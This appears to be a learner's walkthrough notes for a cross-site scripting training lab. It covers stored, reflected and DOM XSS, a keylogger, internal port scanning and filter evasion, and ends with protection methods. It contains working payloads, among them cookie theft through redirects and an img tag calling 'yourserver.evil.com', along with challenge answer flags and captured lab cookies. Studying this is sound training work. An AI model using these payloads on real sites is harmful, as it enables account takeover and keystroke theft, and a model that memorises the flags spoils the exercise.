Introduction
Cross-site scripting (XSS) is a security vulnerability typically found in web applications. Its a type of injection which can allow an attacker to execute malicious scripts and have it execute on a victims machine.
A web application is vulnerable to XSS if it uses unsanitized user input. XSS is possible in Javascript, VBScript, Flash and CSS.
The extent to the severity of this vulnerability depends on the type of XSS, which is normally split into two categories: persistent/stored and reflected. Depending on which, the following attacks are possible:
Cookie Stealing - Stealing your cookie from an authenticated session, allowing an attacker to login as you without themselves having to provide authentication.

Keylogging - An attacker can register a keyboard event listener and send all of your keystrokes to their own server.

Webcam snapshot - Using HTML5 capabilities its possible to even take snapshots from a compromised computer webcam.

Phishing - An attacker could either insert fake login forms into the page, or have you redirected to a clone of a site tricking you into revealing your sensitive data.

 Port Scanning - You read that correctly. You can use stored XSS to scan an internal network and identify other hosts on their network.

Other browser based exploits - There are millions of possibilities with XSS.
Who knew this was all possible by just visiting a web-page. There are measures put in place to prevent this from happening by your browser and anti-virus.
This room will explain the different types of cross-Site scripting, attacks and require you to solve challenges along the way.
This room is for educational purposes only, carrying out attacks explained in this room without permission from the target is illegal. I take no responsibility for your actions, you need to learn how an attacker can exploit this vulnerability in order to ensure you're patching it properly.
Deploy your XSS Playground
Attached to this task is a machine used for all questions in this room. Every task in this room has a page on the XSS Playground site, which includes a more in-depth explanation of the vulnerability in question and supporting challenges.
Here is a sneak peak of what your playground will look like:

Deploy the machine and navigate to http://<ip>
Stored XSS
Stored cross-site scripting is the most dangerous type of XSS. This is where a malicious string originates from the websites database. This often happens when a website allows user input that is not sanitised (remove the "bad parts" of a users input) when inserted into the database.

An attacker creates a payload in a field when signing up to a website that is stored in the websites database. If the website doesn't properly sanitise that field, when the site displays that field on the page, it will execute the payload to everyone who visits it.
The payload could be as simple as <script>alert(1)</script>
However, this payload wont just execute in your browser but any other browsers that display the malicious data inserted into the database.
Lets experiment exploiting this type of XSS. navigate to the "Stored-XSS" page on the XSS playground.
first register then login, go to stored xss
adding a comment
<img src=x onerror=alert('XSS');>
<h3>hi</h3>
or

<img src="https://i.insider.com/5ed7f5e0aee6a80f0b0cadb6" alt="BOO" width="500" height="600">

Successfully added a HTML comment! Answer for Q1: HTML_T4gs

You can get the pages documents using document.cookies in Javascript.

If you right click on this page, and select "Inspect Element", it will open your browsers Development Tools. You can execute Javascript in the console tab.

go to inspect then console

document.cookie
"connect.sid=s%3AdvBAMnOCE5GT9IzwI8jRpa4CBJiQuQPf.wtZL%2Br52BgM91skBnxshq9y8WrFfhzEziDGjOL%2BSzCY"

so creating an alert pop up

<script>alert(document.cookie)</script>

W3LL_D0N3_LVL2

Now you know you can execute Javascript directly on the webpage, you can use it to change elements on the page

Try running this in your Developer Tools console
document.querySelector('#thm-title').textContent = 'Hey'

Did you notice anything change?

so looking

document.querySelector('#thm-title')
<span id="thm-title">

then will be
to replace XSS Playground

<script>document.querySelector(''#thm-title').textContent = 'I am a Hacker'</script>

or

<script>document.getElementById('thm-title').innerHTML="I am a hacker";</script>

Question 4

We have made things easy for you. Requesting /log/hello will log hello for you.

The logs page will show you everything logged to /log/any_text URL.

This means, if you write a malicious script to steal someones cookie, you can have it logged for you to take over their account

Posting <script>document.location='/log/'+document.cookie</script> will log everyones cookies. Make sure its not your cookie when you're visiting the logs page as you will have also visited this page again.. You can check this by looking at your cookies in the Developer Tools console and executing document.cookie.

Once your victim (in this case you hope its Jack), to visit this page, it will log his cookie for you to steal!You can also use other HTML tags to make requests, including the img tag
<img src="https://yourserver.evil.com/collect.gif?cookie=' + document.cookie + '" />


my cookie
document.cookie
"connect.sid=s%3AF3ki1_43pM1UZdiS4ms3Rl-Y8Zl3uIeV.Hb9PsrrHRA%2F7NSv8yN4RYrS5woN9NuBuyx4%2F7LNyZt8"

then need jack's cookie

first see location in inspect

document.location

Location http://10.10.163.201/stored

so adding to steal cookie

<script>document.location='/log/'+document.cookie</script>

so going to
http://10.10.163.201/log
then visit cookies

s:F3ki1_43pM1UZdiS4ms3Rl-Y8Zl3uIeV.Hb9PsrrHRA/7NSv8yN4RYrS5woN9NuBuyx4/7LNyZt8

http://10.10.163.201/logs
Logs

Anything that makes a request to /log/:text will be logged. For example, /log/anything+can+go+here will get logged to this page.
10/3/2022, 1:03:43 AM : anything+can+go+here
10/3/2022, 1:02:40 AM : hello
10/3/2022, 12:59:00 AM : connect.sid s%3Aat0YYHmITnfNSF0kM5Ne-ir1skTX3aEU.yj1%2FXoaxe7cCjUYmfgQpW3o5wP3O8Ae7YNHnHPJIasE

then replace your cookie to jack going to inspect , storage,cookies ,value and replace

then comment like hi and got it!

Successfully added a comment as Jack! Question answer: c00ki3_stealing_

or using burpsuite

Burp Suite’s sitemap to log site.

Access logs.

so

<script>document.location='http://<ip>/log/'+document.cookie</script>
The machine you deployed earlier will guide you though exploiting some cool vulnerabilities, stored XSS has to offer. There are hints for answering these questions on the machine.
Add a comment and see if you can insert some of your own HTML. Doing so will reveal the answer to this question. HTML_T4gs
Create an alert popup box appear on the page with your document cookies. W3LL_D0N3_LVL2
![[Pasted image 20221002193736.png]]
![[Pasted image 20221002194025.png]]
Change "XSS Playground" to "I am a hacker" by adding comments and using Javascript. websites_can_be_easily_defaced_with_xss
![[Pasted image 20221002211735.png]]
Stored XSS can be used to steal a victims cookie (data on a machine that authenticates a user to a webserver). This can be done by having a victims browser parse the following Javascript code:
This script navigates the users browser to a different URL, this new request will includes a victims cookie as a query parameter. When the attacker has acquired the cookie, they can use it to impersonate the victim.
![[Pasted image 20221002200014.png]]
![[Pasted image 20221002200609.png]]
Take over Jack's account by stealing his cookie, what was his cookie value? s%3Aat0YYHmITnfNSF0kM5Ne-ir1skTX3aEU.yj1%2FXoaxe7cCjUYmfgQpW3o5wP3O8Ae7YNHnHPJIasE
Post a comment as Jack. c00ki3_stealing_


Reflected XSS
In a reflected cross-site scripting attack, the malicious payload is part of the victims request to the website. The website includes this payload in response back to the user. To summarise, an attacker needs to trick a victim into clicking a URL to execute their malicious payload.
This might seem harmless as it requires the victim to send a request containing an attackers payload, and a user wouldn't attack themselves. However, attackers could trick the user into clicking their crafted link that contains their payload via social-engineering them via email..
Reflected XSS is the most common type of XSS attack.

An attacker crafts a URL containing a malicious payload and sends it to the victim. The victim is tricked by the attacker into clicking the URL. The request could be http://example.com/search?keyword=
The website then includes this malicious payload from the request in the response to the user. The victims browser will execute the payload inside the response. The data the script gathered is then sent back to the attacker (it might not necessarily be sent from the victim, but to another website where the attacker then gathers this data - this protects the attacker from directly receiving the victims data).
Why does this work?

When you submit anything in the search input, it will appear in the keyword query in your URL.

Remember, the main difference between reflected and dom based xss, is that with reflected xss your payload (string in this case) gets inputted directly into the page. No Javascript is loaded before hand, neither is anything processed in the DOM before hand.

Look at the source code, you will notice your payload is executed directly on the webpage.
<h6>You searched for: [Your input will be input directly in here]</h6>

This means any user input that is not sanatised will be executed.
Disable your browsers XSS protection

Some browsers have in-built XSS protection.

For the purposes of this playground it might be necessary to remove this protection. We recommended you use FireFox and complete the following steps:

    Go to the URL bar, type about:config
    Search for browser.urlbar.filter.javascript
    Change the boolean value from True to False

However, bypassing browsers filters is easier than you think. We will get onto this in the Filter Evasion section.

http://10.10.163.201/reflected?keyword=alert%28%27Hello%27%29

just in keyword alert('Hello')

Answer: ThereIsMoreToXSSThanYouThink

You searched for: alert('Hello')

to get ip

window.location.hostname

"10.10.163.201"

so

You searched for:

alert(window.location.hostname)

Answer: ReflectiveXss4TheWin
![[Pasted image 20221002202313.png]]
Craft a reflected XSS payload that will cause a popup saying "Hello" ThereIsMoreToXSSThanYouThink
Craft a reflected XSS payload that will cause a popup with your machines IP address. In Javascript window.location.hostname will show your hostname, in this case your deployed machine's hostname will be its up. ReflectiveXss4TheWin
DOM-Based XSS
What is the DOM
DOM stands for Document Object Model and is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content. A web page is a document and this document can be either displayed in the browser window or as the HTML source. A diagram of the HTML DOM is displayed below:

With the object mode, Javascript gets all the power it needs to create dynamic HTML. More information can be found on w3schools website. https://www.w3schools.com/js/js_htmldom.asp
In a DOM-based XSS attack, a malicious payload is not actually parsed by the victim's browser until the website's legitimate JavaScript is executed. So what does this mean?
With reflective xss, an attackers payload will be injected directly on the website and will not matter when other Javascript on the site gets loaded.
You searched forWith DOM-Based xss, an attackers payload will only be executed when the vulnerable Javascript code is either loaded or interacted with. It goes through a Javascript function like so:
var keyword = document.querySelector('#search') keyword.innerHTML =
<script>
      // LOOK HERE!
      document.querySelector('#update').addEventListener("click", function() {
        let imgURL = document.querySelector('#img-url').value // input URL
        const imgEl = document.querySelector('#img') // Image div element
        imgEl.innerHTML = '<img src="' + imgURL + '" alt="Image not found.." width=400>' // Creating image element
      });
    </script>

test" onmouseover="alert('Hover over the image and inspect the image element')"

so

test" onmouseover="alert(document.cookie)"
Answer: BreakingAnElementsTag

or

"onmouseover="alert(document.cookie)"

nothing happens after

test" onhover="document.body.style.backgroundColor = 'red';

so

with onmouseover

test" onmouseover="document.body.style.backgroundColor = 'red';

Answer: JavascriptIsAwesome
![[Pasted image 20221002203605.png]]
![[Pasted image 20221002212305.png]]
![[Pasted image 20221002212407.png]]
Look at the deployed machines DOM-Based XSS page source code, and figure out a way to exploit it by executing an alert with your cookies. Try entering: test" onmouseover="alert('Hover over the image and inspect the image element')"
BreakingAnElementsTag
Create an onhover event on an image tag, that change the background color of the website to red. document.body.style.backgroundColor = "red" ![[Pasted image 20221002212936.png]]
JavascriptIsAwesome
Using XSS for IP and Port Scanning
Cross-site scripting can be used for all sorts of mischief, one being the ability to scan a victims internal network and look for open ports. If an attacker is interested in what other devices are connected on the network, they can use Javascript to make requests to a range of IP addresses and determine which one responds.
On the XSS Playground, go to the IP/Port scanning tab and review a script to scan the internal network.
Understand the basic proof of concept script.
Then create a file on your computer with the script, modify it to suit your network and run it. See if it picks up any of your devices that has a webserver running.
IP and Port Scanning with XSS

On the application layer your browser has no notion of internal and external IP addresses. So any website is able to tell your browser to request a resource from your internal network.

For example, a website could try to find if your router has a web interface at 192.168.0.1 by:

<img src="http://192.168.0.1/favicon.ico" onload="alert('Found')" onerror="alert('Not found')">

Please keep in mind this is a proof of concept and there are many factors that will effect results such as response times, firewall rules, cross origin policies and more. Our browsers can conduct a basic network scan and infer about existing IP's, hostnames and services. As this is a learning exercise assume the factors do not apply here.

The following script will scan an internal network in the range 192.168.0.0 to 192.168.0.255

 <script>
 for (let i = 0; i < 256; i++) {
  let ip = '192.168.0.' + i

  let code = '<img src="http://' + ip + '/favicon.ico" onload="this.onerror=null; this.src=/log/' + ip + '">'
  document.body.innerHTML += code
 }
</script>

After you've found an valid IP you can then use the same method above and include a port number. However, the method described here only works with web servers (as its looking for the favicon image). A more detailed port scanner can be found here. As previously stated, this page is a proof of concept, you can create scripts which have much more capability.

https://github.com/aabeling/portscan
XSS Keylogger
Javascript can be used for many things, including creating an event to listen for key-presses.
Navigate to the "Key Logger" part of the XSS playground and complete the challenge.
Key-Logger with XSS

Javascript can be used for many things, including creating an event to listen for keypresses.

<script type="text/javascript">
 let l = ""; // Variable to store key-strokes in
 document.onkeypress = function (e) { // Event to listen for key presses
   l += e.key; // If user types, log it to the l variable
   console.log(l); // update this line to post to your own server
 }
</script>

Now you have this script, can you adapt it and post it into the stored xss page. Then start typing on that page and see it appear on the logs page.
Logs
Start typing something on the page. It will log here.
Create your own version of an XSS keylogger and see it appear in the logs part of the site.
Filter Evasion
There are many techniques used to filter malicious payloads that are used with cross-site scripting. It will be your job to bypass 4 commonly used filters.
Navigate to "Filter Evasion" in the XSS Playground to get started.
Cross-site scripting are extremely common. Below are a few reports of XSS found in massive applications; you can get paid very well for finding and reporting these vulnerabilities.
XSS found in Shopify https://hackerone.com/reports/415484
$7,500 for XSS found in Steam chat https://hackerone.com/reports/409850
$2,500 for XSS in HackerOne https://hackerone.com/reports/449351
XSS found in Instagram https://hackerone.com/reports/283825
Using: https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
and
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
    <script>

      let inputted = ''
      let question = 0
      document.querySelector('#submit-1').addEventListener("click", function() {
        let chal1El = document.querySelector('#challenge-1')
        inputted = chal1El.value
        question = 1
        document.querySelector('#challenge-1-input').innerHTML = inputted.replace("script", "")
      });

      document.querySelector('#submit-2').addEventListener("click", async function() {
        let chal2El = document.querySelector('#challenge-2')
        inputted = chal2El.value
        question = 2
        document.querySelector('#challenge-2-input').innerHTML = inputted.replace("alert", "")
        crappyCheck()
      });

      document.querySelector('#submit-3').addEventListener("click", function() {
        let chal3El = document.querySelector('#challenge-3')
        inputted = chal3El.value
        question = 3
        document.querySelector('#challenge-3-input').innerHTML = inputted.replace("Hello", "")
      });

      document.querySelector('#submit-4').addEventListener("click", function() {
        let chal4El = document.querySelector('#challenge-4')
        inputted = chal4El.value
        question = 4
        document.querySelector('#challenge-4-input').innerHTML = inputted.replace("Hello", "").replace("script", "").replace("onerror", "").replace("onsubmit", "").replace("onload", "").replace("onmouseover", "")
        .replace("onfocus", "").replace("onmouseout", "").replace("onkeypress", "").replace("onchange", "")
      });

      let alerted = 0
      let _old_alert = window.alert;
      window.alert = async function() {
        if(alerted < 2) {
          alerted++
          const response = await checkAnswers()
          _old_alert.apply(window,arguments);
          if(alerted == 1) {
            if(response.success)
              alert(response.answer)
          }

        } else {
          alerted = 0
        }
      };

      async function checkAnswers() {
        return new Promise(async function(resolve, reject) {
          $.post('/filter-evasion-check', {question: question, answer: inputted}, async function(response) {
            return resolve(response)
          })
        })
      }

      async function crappyCheck() {
        const data = await checkAnswers()
        if(data.success)
          alert(data.answer)
      }

    </script>


There are a set of challenges on this page that will require you to bypass particular filters. In every challenge you need to produce an alert on the page that says "Hello". Answers will be in the format of 32 random characters.

1)
<img src=x onerror=alert("Hello");>

Answer: 3c3cf8d90aaece81710ab9db759352c0

or

<img src=witty onerror=alert("Hello");>

or

<object onerror=alert('Hello')>

2)
not work
<img src=x onerror="eval(String.fromCharCode(97,108,101,114,116,40,39,72,101,108,108,111,39,41))";>
so
The first two character “> is to escape the current html tag.

When you reference <img src=x, this causes an error because the application is unable to find the resource x. This is intentionally done to make use of the onerror event handler.

Prompt is similar to alert which acts as a proof of concept that the script ran.

Try document.cookie and you should be able to see your current session cookie.

“><iframe src=”x” onerror=prompt(1);>?

“><a href=”x” onerror=promot(1);>?{{2*2}}

<img src="3.gif" onerror="myFunction()"> — which function you want to execute on this


<img src=witty onerror=confirm("Hello")>

or

<img src=witty onerror=prompt("Hello")>

or

“><iframe src=”x” onerror=prompt("Hello");>

or

“><a href=”x” onerror=prompt("Hello");>

Answer: a2e5ef66f5ff584a01d734ef5edaae91

some page doing this https://artsandculture.google.com/usergallery/img-src-x-onerror-prompt-document-cookie/3QLCc_ESGm35JA

don't enter

3)

<object onerror=alert('Hello')>

or

<img src="witty" onerror=alert("HHelloello") />

This can be done by just playing some tricks with the word ‘Hello’. Since the word hello is filtered, it will deduct ‘Hello’ from this string ‘HHelloello’ and return ‘Hello’ to the user.

Answer: decba45d0eff17c6eedf1629393bee1d

4)

Since this challenge only filters ‘onerror’, we can replace it with ‘ONERROR’ instead.

<img src=witty ONERROR=alert("HHelloello")>

or

<object ONERROR=alert('HHelloello')>

or

<style>@keyframes slidein {}</style><xss style="animation-duration:1s;animation-name:slidein;animation-iteration-count:2" onanimationiteration="alert('Hello')"></xss>

Answer: 2482d2e8939fc85a9363617782270555

and much more solutions :)
Bypass the filter that removes any script tags.
3c3cf8d90aaece81710ab9db759352c0
The word alert is filtered, bypass it.
a2e5ef66f5ff584a01d734ef5edaae91
The word hello is filtered, bypass it.
decba45d0eff17c6eedf1629393bee1d
Filtered in challenge 4 is as follows:
word "Hello"
script
onerror
onsubmit
onload
onmouseover
onfocus
onmouseout
onkeypress
onchange
2482d2e8939fc85a9363617782270555
Protection Methods & Other Exploits
Protection Methods
There are many ways to prevent XSS, here are the 3 ways to keep cross-site scripting our of your application.
Escaping - Escape all user input. This means any data your application has received is secure before rendering it for your end users. By escaping user input, key characters in the data received but the web page will be prevented from being interpreter in any malicious way. For example, you could disallow the < and > characters from being rendered.
Validating Input - This is the process of ensuring your application is rendering the correct data and preventing malicious data from doing harm to your site, database and users. Input validation is disallowing certain characters from being submit in the first place.
Sanitising - Lastly, sanitizing data is a strong defence but should not be used to battle XSS attacks alone. Sanitizing user input is especially helpful on sites that allow HTML markup, changing the unacceptable user input into an acceptable format. For example you could sanitise the < character into the HTML entity <
< Less than = Equals sign > Greater than ?
Other Exploits
XSS is often overlooked but can have just as much impact as other big impact vulnerabilities. More often than not, its about stringing several vulnerabilities together to produce a bigger/better exploit. Below are some other interesting XSS related tools and websites.
BeEF is a penetration testing tool that focuses on the web browser. The concept here is that you "hook" a browser (using XSS), then you are able to launch and control a range of different attacks.


BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors.

Download and experiment with BeEF with the XSS playground.
Take a look at XSS-Payloads.com, download one interesting looking payload and use it on the XSS playground. https://github.com/payloadbox/xss-payload-list not load :( XSS-Payloads.com
[[Brainpan 1]]